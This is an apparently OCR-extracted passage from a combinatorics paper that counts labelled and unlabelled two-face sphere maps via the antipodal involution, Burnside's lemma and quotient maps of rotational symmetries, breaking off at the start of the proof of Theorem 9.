$$H(\boldsymbol{d},(\alpha,\beta)) = \sum_{\boldsymbol{g},\boldsymbol{h},\boldsymbol{k}} \frac{\Phi(\boldsymbol{h})\Phi(\boldsymbol{k})\Theta(\boldsymbol{g},\boldsymbol{h})}{|\boldsymbol{g}|} \binom{|\boldsymbol{g}|}{\boldsymbol{g}} \binom{|\boldsymbol{h}|}{\boldsymbol{h}} \binom{|\boldsymbol{k}|}{\boldsymbol{k}},$$

where the sum runs over all $\boldsymbol{g},\boldsymbol{h}$ *and* $\boldsymbol{k}$ *satisfying conditions 1–5 in* (42). □

3 Sphere maps.




Fig. 4. Antipodal involution of a plane map.

Consider the two plane maps shown in Figure 4. Embedded in the plane, these two maps are distinct. No orientation preserving homeomorphism of the plane can send one onto the other. However, when considered embedded on the oriented sphere, both structures represent the *same* map. Imagine that the cycle lies along the equator. The left structure represents a north pole view of the map while the right structure represents a south pole view. We observe that this transformation essentially exchanges the choice of the distinguished face. Equivalently, it can be seen as a 180° rotation around an axis which passes through the equator. This transformation is clearly involutive, therefore it will be called the *antipodal involution*, and will be denoted by τ. A two-face plane map m is said to have an *antipodal symmetry* if $\tau(\mathsf{m}) = \mathsf{m}$.

Consider the group $<\tau> = \{\mathrm{Id}, \tau\}$, where Id is the identity transformation, and $\tau^2 = \mathrm{Id}$. This group *acts* on the species of two-face plane maps. More precisely, we have a familly of actions: for each finite set U, the function

$$\begin{aligned} <\tau> \times \mathsf{M}[U] &\to \mathsf{M}[U] \\ (g, \mathsf{m}) &\mapsto g \cdot \mathsf{m} \end{aligned} \tag{46}$$

is an action of the group $<\tau>$ on the set $\mathsf{M}[U]$ of all labelled two-face plane maps over U. Also, this action commutes with any relabelling along a bijection $\sigma : U \to V$. Note that it *preserves* the vertex degree distribution and that it *reverses* the face degree distribution.

From this point of view, the two-face *sphere* maps can be seen as *orbits* of the action of $<\tau>$ on the plane maps and the species of two-face sphere maps, which will be denoted by $\mathcal{M}$, is the *quotient* of the species M of two-face plane maps by the group $<\tau>$. This is written as

$$\mathcal{M} = \mathsf{M}/<\tau> . \tag{47}$$

It follows from the Cauchy-Frobenius Theorem (alias Burnside Lemma) that for any finite class C of plane maps (labelled or unlabelled), closed under the action of τ, the cardinality of the corresponding class $\mathcal{C} = \mathsf{C}/<\tau>$ of sphere maps is given by

$$|\mathcal{C}| = |\mathsf{C}/<\tau>\ | = \frac{1}{2}\left(|\mathsf{C}| + |\mathrm{Fix}_{\mathsf{C}}\ \tau|\right), \tag{48}$$

where $|\mathrm{Fix}_{\mathsf{C}}\ \tau|$ is the number of maps in C having an antipodal symmetry.

3.1 Enumeration of labelled two-face sphere maps.

Let $\mathcal{M}_n$, $\mathcal{M}_{\boldsymbol{d}}$, $\mathcal{M}_{\{\alpha,\beta\}}$ and $\mathcal{M}_{\boldsymbol{d},\{\alpha,\beta\}}$ be the sets of labelled two-face *sphere* maps respectively corresponding to the sets M_n, $\mathsf{M}_{\boldsymbol{d}}$, $\mathsf{M}_{(\alpha,\beta)}$ and $\mathsf{M}_{\boldsymbol{d},(\alpha,\beta)}$ of labelled two-face plane maps. By applying equation (48) to these sets, and noting that the only labelled two-face plane maps having an antipodal symmetry are the 1-cycle (1) and the 2-cycle (12), we find:

Proposition 8 Let $\boldsymbol{d}$ satisfy $||\boldsymbol{d}|| = 2|\boldsymbol{d}|$, and $\alpha, \beta > 0$, be two integers having the same parity, and such that $n = |\boldsymbol{d}| = (\alpha+\beta)/2$ and $n \geq 3$. Then

$$|\mathcal{M}_n| = \frac{1}{2}|\mathsf{M}_n|, \tag{49}$$

$$|\mathcal{M}_{\boldsymbol{d}}| = \frac{1}{2}|\mathsf{M}_{\boldsymbol{d}}|, \tag{50}$$

$$|\mathcal{M}_{\{\alpha,\beta\}}| = \begin{cases} |\mathsf{M}_{(\alpha,\beta)}|, & \text{if } \alpha \neq \beta, \\ \dfrac{1}{2}|\mathsf{M}_{(\alpha,\alpha)}|, & \text{if } \alpha = \beta > 2, \end{cases} \tag{51}$$

and

$$|\mathcal{M}_{\boldsymbol{d},\{\alpha,\beta\}}| = \begin{cases} |\mathsf{M}_{\boldsymbol{d},(\alpha,\beta)}|, & \text{if } \alpha \neq \beta, \\ \dfrac{1}{2}|\mathsf{M}_{\boldsymbol{d},(\alpha,\alpha)}|, & \text{otherwise,} \end{cases} \tag{52}$$

where $|\mathsf{M}_n|$, $|\mathsf{M}_{\boldsymbol{d}}|$, $|M_{(\alpha,\beta)}|$ and $|\mathsf{M}_{\boldsymbol{d},(\alpha,\beta)}|$ are respectively given by equations (14), (28), (37) and (44). □

3.2 Enumeration of unlabelled two-face sphere maps.

Let $\widetilde{\mathcal{M}}_n$ denote the set of unlabelled two-face sphere maps with $n \geq 3$ vertices. Formula (48) immediately gives

$$|\widetilde{\mathcal{M}}_n| = \frac{1}{2}(|\widetilde{\mathsf{M}}_n| + |\mathrm{Fix}_{\widetilde{\mathsf{M}}_n}\tau|). \tag{53}$$

Different methods, bijective or algebraic, can be used to compute the term $|\mathrm{Fix}_{\mathcal{M}_n}\tau|$ in (53) and hence the number $|\widetilde{\mathcal{M}}_n|$. See [6], sections 3.2.2 and 3.2.3. The approach presented here uses the method of Liskovets [15,16], for the enumeration of unlabelled (and unrooted) planar (= sphere) maps: we consider unlabelled sphere maps as orbits of labelled maps under vertex relabellings, that is we write $\widetilde{\mathcal{M}}_n = \mathcal{M}_n/\mathsf{S}_n$, and invoke Burnside's Lemma, using the concept of quotient map to enumerate the fixed points. The advantage of this method is that the maps we enumerate are labelled. We have

$$|\widetilde{\mathcal{M}}_n| = \frac{1}{n!}(\mathcal{M}_n + \sum_{\sigma \in \mathcal{S}_n \setminus \mathrm{Id}} |\mathrm{Fix}_{\mathcal{M}_n}\sigma|), \tag{54}$$

where $\mathrm{Fix}_{\mathcal{M}_n}\sigma$ denotes the set of labelled two-face sphere maps for which σ is an automorphism.

It follows from Lemma 1 that any non trivial automorphism of a sphere map can be described as a rotation around an axis which intersects two of its elements. Any two-face sphere map can be drawn on the sphere in such a way that the boundary between the two faces corresponds to the equator. In this case, any non trivial automorphism is in fact a rotation around an axis of one of the four following types:

- axis intersecting the two faces: type FF;
- axis intersecting a vertex and an edge on the equator: type VE;
- axis intersecting two vertices on the equator: type VV;

- axis intersecting two edges on the equator: type EE.

Axes of type FV (face-vertex) or FE (face-edge) are obviously not allowed here since any non trivial automorphism leaving one face fixed must leave the other face fixed as well. A two-face map having an automorphism around an axis of type FF is said to have an *equatorial* symmetry, while a map having an automorphism around an axis of type VE, VV or EE is said to have an *antipodal* symmetry.

For any $\sigma \in \mathcal{S}_n$, the set $\mathrm{Fix}_{\mathcal{M}_n}\sigma$ can then be expressed as the following union

$$\mathrm{Fix}_{\mathcal{M}_n}\sigma = \bigcup_{\Gamma\in\{FF,VE,VV,EE\}} \mathrm{Fix}_{\mathcal{M}_n}(\sigma,\Gamma),$$

where $\mathrm{Fix}_{\mathcal{M}_n}(\sigma,\Gamma)$ denotes the set of maps for which σ is an automorphism of type Γ. This union is disjoint, for $n \geq 3$, and we have

$$|\widetilde{\mathcal{M}}_n| = \frac{1}{n!}(|\mathcal{M}_n| + \sum_{\substack{\sigma\in\mathcal{S}_n\setminus\mathrm{Id}\\ \Gamma\in\{FF,VE,VV,EE\}}} |\mathrm{Fix}_{\mathcal{M}_n}(\sigma,\Gamma)|\,). \tag{55}$$

In this formula, we realize that a part of the sum, namely $\sum_\sigma |\mathrm{Fix}_{\mathcal{M}_n}(\sigma,FF)|$, has essentially been computed, while enumerating two-face *plane* maps. Indeed, the analog of (54) and (55) for unlabelled plane maps is

$$\begin{aligned}|\widetilde{\mathsf{M}}_n| &= \frac{1}{n!}(\mathsf{M}_n + \sum_{\sigma\in\mathcal{S}_n\setminus\mathrm{Id}} |\mathrm{Fix}_{\mathsf{M}_n}\sigma|)\\ &= \frac{1}{n!}(\mathsf{M}_n + \sum_{\sigma\in\mathcal{S}_n\setminus\mathrm{Id}} |\mathrm{Fix}_{\mathsf{M}_n}(\sigma,FF)|)\end{aligned} \tag{56}$$

since any automorphism of a two-face plane map must leave the two faces fixed. Also, for $n \geq 3$, it is clear that

$$|\mathsf{M}_n| = 2\,|\mathcal{M}_n| \quad \text{and} \quad |\mathrm{Fix}_{\mathsf{M}_n}(\sigma,FF)| = 2\,|\mathrm{Fix}_{\mathcal{M}_n}(\sigma,FF)|$$

and we deduce from (55) that

$$|\mathcal{M}_n| = \frac{1}{2}|\widetilde{\mathsf{M}}_n| + \frac{1}{n!}\sum_{\substack{\sigma\in\mathcal{S}_n\setminus\mathrm{Id}\\ \Gamma\in\{VE,VV,EE\}}} |\mathrm{Fix}_{\mathcal{M}_n}(\sigma,\Gamma)| \tag{57}$$

and, comparing with (53), that

$$|\mathrm{Fix}_{\widetilde{\mathsf{M}}_n}\tau| = \frac{2}{n!} \sum_{\substack{\sigma\in\mathcal{S}_n\setminus\mathrm{Id}\\ \Gamma\in\{VE,VV,EE\}}} |\mathrm{Fix}_{\mathcal{M}_n}(\sigma,\Gamma)|. \tag{58}$$

Note that (58) could be proven directly using a standard result on the orbits of two commuting group actions on the same set (see [4], Exercise A.1.9), namely the groups $<\tau>$ and $\mathcal{S}_n$ acting on M_n. Another observation is that the previous reasoning remains valid if we restrict ourselves to maps having a given vertex degree distribution $\boldsymbol{d}$, with $|\boldsymbol{d}| = n \geq 3$, that is

$$|\widetilde{\mathcal{M}}_{\boldsymbol{d}}| = \frac{1}{2}(\widetilde{\mathsf{M}}_d + |\mathrm{Fix}_{\widetilde{\mathsf{M}}_{\boldsymbol{d}}}\tau|), \tag{59}$$

where

$$|\mathrm{Fix}_{\widetilde{\mathsf{M}}_{\boldsymbol{d}}}\tau| = \frac{2}{n!} \sum_{\substack{\sigma\in\mathcal{S}_n\setminus\mathrm{Id}\\ \Gamma\in\{VE,VV,EE\}}} |\mathrm{Fix}_{\mathcal{M}_{\boldsymbol{d}}}(\sigma,\Gamma)|. \tag{60}$$

There remains to compute the various terms of (58) and (60) of the form $\sum_{\sigma\in\mathcal{S}\setminus\mathrm{Id}} |\mathrm{Fix}_{\mathcal{C}}(\sigma,\Gamma)|$, for $\mathcal{C} = \mathcal{M}_n$ or $\mathcal{M}_{\boldsymbol{d}}$ and $\Gamma = VE, VV$ or EE. To do this, we will use the concept of quotient map, following Liskovets [15,16].

Computation of $\sum_{\sigma\in\mathcal{S}_n\setminus\mathrm{Id}} |\mathrm{Fix}_{\mathcal{C}}(\sigma, VE)|$.




Fig. 5. A map having a symmetry of type VE and its associated quotient.

Consider a two-face sphere map m with $n \geq 3$ vertices and vertex degree distribution $\boldsymbol{d}$, having an automorphism σ of type VE. See Figure 5. In this case, σ corresponds to an antipodal rotation Φ of angle 180° around an axis intersecting one vertex and the opposite edge. This vertex is left fixed while all other vertices are exchanged pairwise. We conclude that the number n of vertices is odd and that σ is of type $\lambda(\sigma) = 1^1 2^{(n-1)/2}$. Since there are

$$\frac{n!}{2^{(n-1)/2}((n-1)/2)!}$$

permutations of cyclic type $1^1 2^{(n-1)/2}$, and $|\mathrm{Fix}_{\mathcal{C}}(\sigma, VE)|$ only depends on this cyclic type, for $\mathcal{C} = \mathcal{M}_n$ or $\mathcal{M}_{\boldsymbol{d}}$, we can write

$$\sum_{\sigma \in \mathcal{S}_n \setminus \{\mathrm{Id}\}} |\mathrm{Fix}_{\mathcal{C}}(\sigma, VE)| = \frac{n!}{2^{(n-1)/2}((n-1)/2)!} |\mathrm{Fix}_{\mathcal{C}}(\sigma_0, VE)|, \qquad (61)$$

where this time, σ_0 is the particular permutation $\sigma_0 = (1)(2,3)\cdots(n-1,n)$.

Consider the action of the subgroup $< \Phi >= \mathbb{Z}_2$ generated by the rotation Φ on the sphere S^2. The quotient space $S^2/\langle\Phi\rangle = \mathbb{Z}_2$ is obtained by identifying points on the sphere lying in the same orbit, and the induced cellular decomposition is called the *quotient map of* m by Φ. To keep track of which elements of the map were originally intersected by the rotation axis, the two corresponding elements in the quotient map are pointed. In the quotient map, the vertices are orbits (cycles) of σ_0 and they are labelled according to the increasing order of the minimum elements of the cycles.

In the present case, the quotient map $\mathsf{m}' = \mathsf{m}/\Phi$ is a labelled plane tree, having $n' = (n+1)/2$ vertices, canonically pointed at vertex 1 and planted at vertex 4 where is attached the half edge corresponding to the edge of m intersecting the rotation axis, as shown in Figure 5. The number $l(\mathsf{m}')$ of liftings of m', that is the number of different labellings of m giving rise to the same quotient is given by

$$l(\mathsf{m}') = 2^{\frac{n-1}{2}-1} = 2^{\frac{n-3}{2}} \qquad (62)$$

since after choosing the vertices $1, 2$ and 3 in a canonical way, there are two choices for each remaining cycles of σ_0. As we know from (2), there are

$$(n'-1)!\binom{2(n'-1)}{n'-1} \qquad (63)$$

labelled planted plane trees on n' vertices. If we express n' in terms of n, we

get

$$|\mathrm{Fix}_{\mathcal{M}_n}(\sigma_0, VE)| = 2^{\frac{n-3}{2}} \left(\frac{n-1}{2}\right)! \binom{n-1}{(n-1)/2}. \tag{64}$$

Now, combining (61) and (64), we find, for $\mathcal{C} = \mathcal{M}_n$ and $\Gamma = VE$,

$$\sum_{\sigma \in \mathcal{S}_n \setminus \mathrm{Id}} |\mathrm{Fix}_{\mathcal{M}_n}(\sigma, VE)| = \frac{n!}{2} \binom{n-1}{(n-1)/2}. \tag{65}$$

For $\mathcal{C} = \mathcal{M}_{\boldsymbol{d}}$, it should be observed that the only fixed point of σ_0 is of even degree, say $2k$, and that the vector $\boldsymbol{d}$ has exactly one odd component, d_{2k}. Let δ_ℓ denote de vector having 1 as its ℓ^{th} component, and 0 as other components. In the quotient map m', the canonically pointed vertex number 1 has degree k and the degree distribution $\boldsymbol{d}'$ of m' is given by

$$\boldsymbol{d}' = (\boldsymbol{d} - \delta_{2k})/2 + \delta_k.$$

Using (7) with $\alpha = 1$, we know that there are $\frac{1}{n'}\binom{n'}{\boldsymbol{d}'}$ unlabelled planted plane trees having vertex degree distribution $\boldsymbol{d}'$. There are d'_k ways to select a vertex of degree k in m' and, after assigning the label 1 to it, there are $(n'-1)!$ ways to label the other vertices.

Taking into account that there are $2^{(n-3)/2}$ possible liftings, we obtain

$$|\mathrm{Fix}_{\mathcal{M}_{\boldsymbol{d}}}(\sigma_0, VE)| = 2^{((n-3)/2)} \frac{d'_k}{|n'|} \binom{n'}{\boldsymbol{d}'} (|n'|-1)! \tag{66}$$

By combining (61) and (66), and expressing $\boldsymbol{d}'$ in terms of $\boldsymbol{d}$, we obtain

$$\sum_{\sigma \in \mathcal{S}_n \setminus \mathrm{Id}} |\mathrm{Fix}_{\mathcal{M}_{\boldsymbol{d}}}(\sigma, VE)| = \frac{n!}{2} \binom{(n-1)/2}{(\boldsymbol{d} - \delta_{2k})/2}. \tag{67}$$

Computation of $\sum_{\sigma \in \mathcal{S}_n \setminus \mathrm{Id}} |\mathrm{Fix}_{\mathcal{C}}(\sigma, VV)|$.

In this case, σ corresponds to an antipodal rotation of angle 180° around an axis intersecting two vertices. These two vertices are left fixed while all other vertices are exchanged pairewise. Therefore the number n of vertices must be even and σ must be of type $\lambda(\sigma) = 1^2 2^{(n-2)/2}$. Since there are

$$\frac{n!}{2! 2^{(n-2)/2} ((n-2)/2)!}$$

permutations of cyclic type $1^2 2^{(n-1)/2}$, and $|\mathrm{Fix}_{\mathcal{C}}(\sigma, VE)|$ only depends on this cyclic type, we can write

$$\sum_{\sigma \in \mathcal{S}_n \setminus \{\mathrm{Id}\}} |\mathrm{Fix}_{\mathcal{C}}(\sigma, VV)| = \frac{n!}{2! 2^{(n-2)/2}\, ((n-2)/2)!} |\mathrm{Fix}_{\mathcal{C}}(\sigma_0, VV)|, \quad (68)$$

where σ_0 is the particular permutation $\sigma_0 = (1)(2)(3,4)\cdots(n-1,n)$. With this particular choice of σ_0, the quotient map is a labelled plane tree having $n' = (n+2)/2$ vertices, and canonically pointed at vertices number 1 and 2, as shown in Figure 6.




Fig. 6. A map having a symmetry of type VV and its associated quotient.

There are $\frac{(n'-2)!}{2}\binom{2(n'-1)}{n'-1}$ labelled plane trees on n' vertices (use (63) or see [4], example 3.1.17). Also note that the number of liftings, in this case, is given by $2^{(n-4)/2}$. Then, expressing n' in terms of n, we find, for $\mathcal{C} = \mathcal{M}_n$,

$$\sum_{\sigma \in \mathcal{S}_n \setminus \mathrm{Id}} |\mathrm{Fix}_{\mathcal{M}_n}(\sigma, VV)| = \frac{n!}{8}\binom{n}{n/2}. \quad (69)$$

For $\mathcal{C} = \mathcal{M}_{\boldsymbol{d}}$, note that the two fixed points of σ_0 are of even degree, say $2k$ and 2ℓ, and we may assume that $k \le \ell$. There are two subcases to consider: either $k < \ell$ or $k = \ell$.

If $k < \ell$, the vector $\boldsymbol{d}$ has exactly two odd components, namely d_{2k} and $d_{2\ell}$. The quotient map m' is then a labelled plane tree having $\boldsymbol{d}' = (\boldsymbol{d} - \delta_{2k} - \delta_{2\ell})/2 + \delta_k + \delta_\ell$ as vertex degree distribution, and whoses vertices 1 and 2 are of degree k and ℓ, or ℓ and k. There are $(n''-2)!\binom{n'}{\boldsymbol{d}'}$ ways to select a labelled plane tree having this distribution (use (7) or see Tutte [25]). The next step consists in choosing a vertex of degree k and one of degree ℓ. There are $d'_k d'_\ell$

possibillities. This structure can then be unlabelled in $1/n'!$ ways since it is asymmetric.

Now, assign label number 1 (or 2) to the distinguished vertex of degree k. This will determine the label of the distinguished vertex of degree ℓ; there are two choices here. All other vertices are then labelled in $(n'-2)!$ possible ways. Since there are $2^{(n-4)/2}$ possible liftings, we have

$$|\mathrm{Fix}_{\mathcal{M}_{\boldsymbol{d}}}(\sigma_0, VV)| = 2^{(n-4)/2}\frac{2}{n'!}((n'-2)!)^2 d'_k d'_\ell \binom{n'}{\boldsymbol{d}'}. \tag{70}$$

Using (68) and (70), and expressing n' and $\boldsymbol{d}'$ in terms of n and $\boldsymbol{d}$, we finally find, in the case where $\boldsymbol{d}$ has exactly two odd components, d_{2k} and $d_{2\ell}$,

$$\sum_{\sigma\in\mathcal{S}_n\setminus\mathrm{Id}} |\mathrm{Fix}_{\mathcal{M}_{\boldsymbol{d}}}(\sigma, VV)| = \frac{n!}{2}\binom{(n-2)/2}{(\boldsymbol{d}-\delta_{2k}-\delta_{2\ell})/2}. \tag{71}$$

We now consider the case where $\ell = k$. This can happen only if $\boldsymbol{d}$ has no odd components. Fix $2k$ such that $d_{2k} \neq 0$, and suppose that the axis of symmetry intersects two vertices of degre $2k$. The quotient map is then a labelled plane tree having vertex degree distribution

$$\boldsymbol{d}' = \boldsymbol{d}/2 - \delta_{2k} + 2\delta_k,$$

and whose vertices number 1 and 2 are both of degree k. To construct such a map, first select one of the $(n'-2)!\binom{n'}{\boldsymbol{d}'}$ possible labelled plane trees. In this tree, select a first vertex of degree k, then a second vertex of degree k. This is possible since $d'_k \geq 2$. There are $d'_k(d'_k-1)$ possibilities. The structure obtained is now asymmetric, hence there are

$$\frac{d'_k(d'_k-1)}{n'!}(n'-2)!\binom{n'}{\boldsymbol{d}'}$$

corresponding unlabelled structures. Assign label number 1 to the first selected vertex and label 2 to the second one. The rest of the tree can be labelled in $(n'-2)!$ ways. Since there are $2^{(n-4)/2}$ possible liftings, we have, for the case where $\boldsymbol{d}$ has no odd components,

$$|\mathrm{Fix}_{\mathcal{M}_{\boldsymbol{d}}}(\sigma_0, VV)| = \sum_{\substack{k\geq 1\\ d_{2k}\neq 0}} \frac{2^{(n-4)/2}((n'-2)!)^2}{n'!} d'_k(d'_k-1)\binom{n'}{\boldsymbol{d}'} \tag{72}$$

Using (68) and (72), and expressing, n' and $\boldsymbol{d}'$ in terms of n and $\boldsymbol{d}$ we obtain in this case

$$\sum_{\sigma\in\mathcal{S}_n\setminus\mathrm{Id}} |\mathrm{Fix}_{\mathcal{M}_{\boldsymbol{d}}}(\sigma, VV)| = \frac{(n-1)!}{4}\binom{n/2}{\boldsymbol{d}/2}\sum_{k\geq 1} d_{2k}. \tag{73}$$

Computation of $\sum_{\sigma\in\mathcal{S}_n\setminus\mathrm{Id}} |\mathrm{Fix}_{\mathcal{C}}(\sigma, EE)|$.

In this case, σ corresponds to an antipodal rotation of angle 180° around an axis intersecting two edges. All vertices are exchanged pairwise. Therefore the number n of vertices must be even and σ must be of type $\lambda(\sigma) = 2^{n/2}$. Since there are $n!/(2^{n/2}(n/2)!)$ permutations of cyclic type $2^{n/2}$, and $|\mathrm{Fix}_{\mathcal{C}}(\sigma, EE)|$ only depends on this cyclic type, we can write

$$\sum_{\sigma\in\mathcal{S}_n\setminus\mathrm{Id}} |\mathrm{Fix}_{\mathcal{C}}(\sigma, EE)| = \frac{n!}{2^{n/2}(n/2)!}|\mathrm{Fix}_{\mathcal{C}}(\sigma_0, EE)|, \tag{74}$$

where σ_0 is the particular permutation of $(1,2)(3.4)\cdots(n-1,n)$. The quotient map is an (unorderly) biplanted labelled plane tree having $n' = n/2$ vertices, as shown in Figure 7. Let G denote the species of *orderly* biplanted plane trees and $|G_{n'}|$, the number of labelled G-structures on n' vertices. For $\mathcal{C} = \mathcal{M}_n$, the number of quotient structures is then given by $|G_{n'}|/2$. The species G satisfies the combinatorial identity,

$$(G+1)A = A^{\bullet},$$

as shown in Figure 8, where A denotes the species of planted plane trees and $A^{\bullet}$, that of pointed planted plane trees. Therefore we have $G(x) = (A^{\bullet}(x)/A(x)) - 1$. Since

$$A(x) = \frac{1-\sqrt{1-4x}}{2} \quad \text{and} \quad A^{\bullet}(x) = x\frac{d}{dx}A(x) = \frac{x}{\sqrt{1-4x}},$$

we obtain

$$G(x) = \frac{1}{2}\left(\frac{1}{\sqrt{1-4x}} - 1\right).$$

After coefficient extraction, we get

$$|G_{n'}| = \frac{n'!}{2}\binom{2n'}{n'}.$$




Fig. 7. A map with a symmetry of type EE and its associated quotient.

Using the fact that there are $2^{n-2/2}$ liftings and expressing n' in terms of n, we conclude that

$$\sum_{\sigma\in\mathcal{S}_n\setminus\mathrm{Id}} |\mathrm{Fix}_{\mathcal{M}_n}(\sigma, EE)| = \frac{n!}{8}\binom{n}{n/2}. \tag{75}$$




Fig. 8. $(G+1)A = A^\bullet$.

For $\mathcal{C} = \mathcal{M}_{\boldsymbol{d}}$, observe that the quotient map is an unorderly biplanted labelled plane tree having $\boldsymbol{d}' = \boldsymbol{d}/2$ as vertex degree distribution. To construct such a tree, first consider one of the possible $(n''-2)!\binom{n''}{\boldsymbol{d}''}$ labelled plane trees having $\boldsymbol{d}'' = \boldsymbol{d}' + 2\delta_1$ as vertex degree distribution, where $n'' = |\boldsymbol{d}''| = n'+2$. By doing so, the two star vertices in the quotient structure in Figure 7 are temporarily considered as ordinar vertices. In such a tree, select a first vertex of degree one (a leaf), and then a second vertex of degree one. There are $d_1''(d_1''-1)$ possibilities. The structure obtained has become asymmetric, hence we can divide by $n''!$ to obtain the corresponding unlabelled structures. The next step is to label all vertices except the two distinguished ones. We obtain an orderely biplanted labelled plane tree. The result has to be divided by 2 since we are aiming at unorderly biplanted plane trees. Considering the $2^{(n-2)/2}$ possible liftings, it follows that

$$|\mathrm{Fix}_{\mathcal{M}_{\boldsymbol{d}}}(\sigma_0, EE)| = \frac{1}{2}\frac{2^{(n-2)/2}((n''-2)!)^2}{n''!}\binom{n''}{\boldsymbol{d}''}d_1''(d_1''-1). \tag{76}$$

Using the two previous equations, and expressing everything in terms of $\boldsymbol{d}$ and n, we obtain

$$\sum_{\sigma \in \mathcal{S}_n \setminus \mathrm{Id}} |\mathrm{Fix}_{\mathcal{M}_{\boldsymbol{d}}}(\sigma, EE)| = \frac{n!}{4} \binom{n/2}{\boldsymbol{d}/2}. \tag{77}$$

We can now state the following results.

Theorem 9 *The number $|\widetilde{\mathcal{M}}_n|$ of unlabelled two-face sphere maps on $n \geq 3$ vertices is given by*

$$|\widetilde{\mathcal{M}}_n| = \frac{1}{4n} \sum_{s|n} \phi(\frac{n}{s}) \left(2^{2s} - \binom{2s}{s} \right) + \begin{cases} \frac{1}{2}\binom{n-1}{(n-1)/2}, & \text{if } n \text{ is odd,} \\ \frac{1}{4}\binom{n}{n/2}, & \text{otherwise.} \end{cases} \tag{78}$$

PROOF. Formula (57) states that

